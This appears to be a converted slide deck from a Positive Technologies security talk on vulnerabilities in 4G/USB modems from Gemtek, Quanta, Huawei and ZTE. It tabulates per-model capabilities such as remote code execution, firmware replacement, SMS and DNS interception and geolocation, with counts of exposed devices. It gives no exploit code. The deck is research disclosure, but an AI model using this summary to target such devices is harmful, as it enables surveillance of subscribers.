
## How to build Big Brother

# APT




How to build Big Brother

# APT



## APT

- Subscribers attacks Subscribers
  - LISTEN 0.0.0:80
  - Firewalls



## How to build Big Brother

Модем	FW reverse, возможность модификации	Подмена прошивки	Remote RCE via web	SMS intercept	DNS intercept	CellID (geo)	Wi-Fi scan	Отправка бинарных смс	Найдено модемов, шт/неделю
Gemtek1	+	+	+	N/A	+	+	+	-	1411
Gemtek2	+	+	+	N/A	+	+	recompile	-	1409
Quanta1	+	+	-	N/A	N/A	+	N/A	-	946
Huawei1	+	требуется доступ к хосту	fixed	+	+	+	N/A	требуется переключение режима	Shodan
Huawei2	+	требуется доступ к хосту	-	+	+	+	N/A		
Huawei3	+	требуется доступ к хосту	-	+	+	+	N/A		
Quanta2	-	-	+	+	+	-	N/A	подключение к другой сети	1250 на двоих
ZTE	-	-	+	+	+	-	N/A	подключение к другой сети	

How to build Big Brother

## Fun numbers

- Remote Code Execution via WEB: 5 dev
- Arbitrary FW modification (rem/loc): 6 dev
- CSRF: 5 dev
- XSS: 4 dev



**ALL YOUR DATA  
ARE BELONG TO US**


How to build Big Brother

DEMO

How to build Big Brother

# Kudos

- @cyberpunkych
- D. Sklyarov
- K. Nesterov
- Al. Osipov
- @SCADASL



Stay secure!  
Questions?

POSITIVE TECHNOLOGIES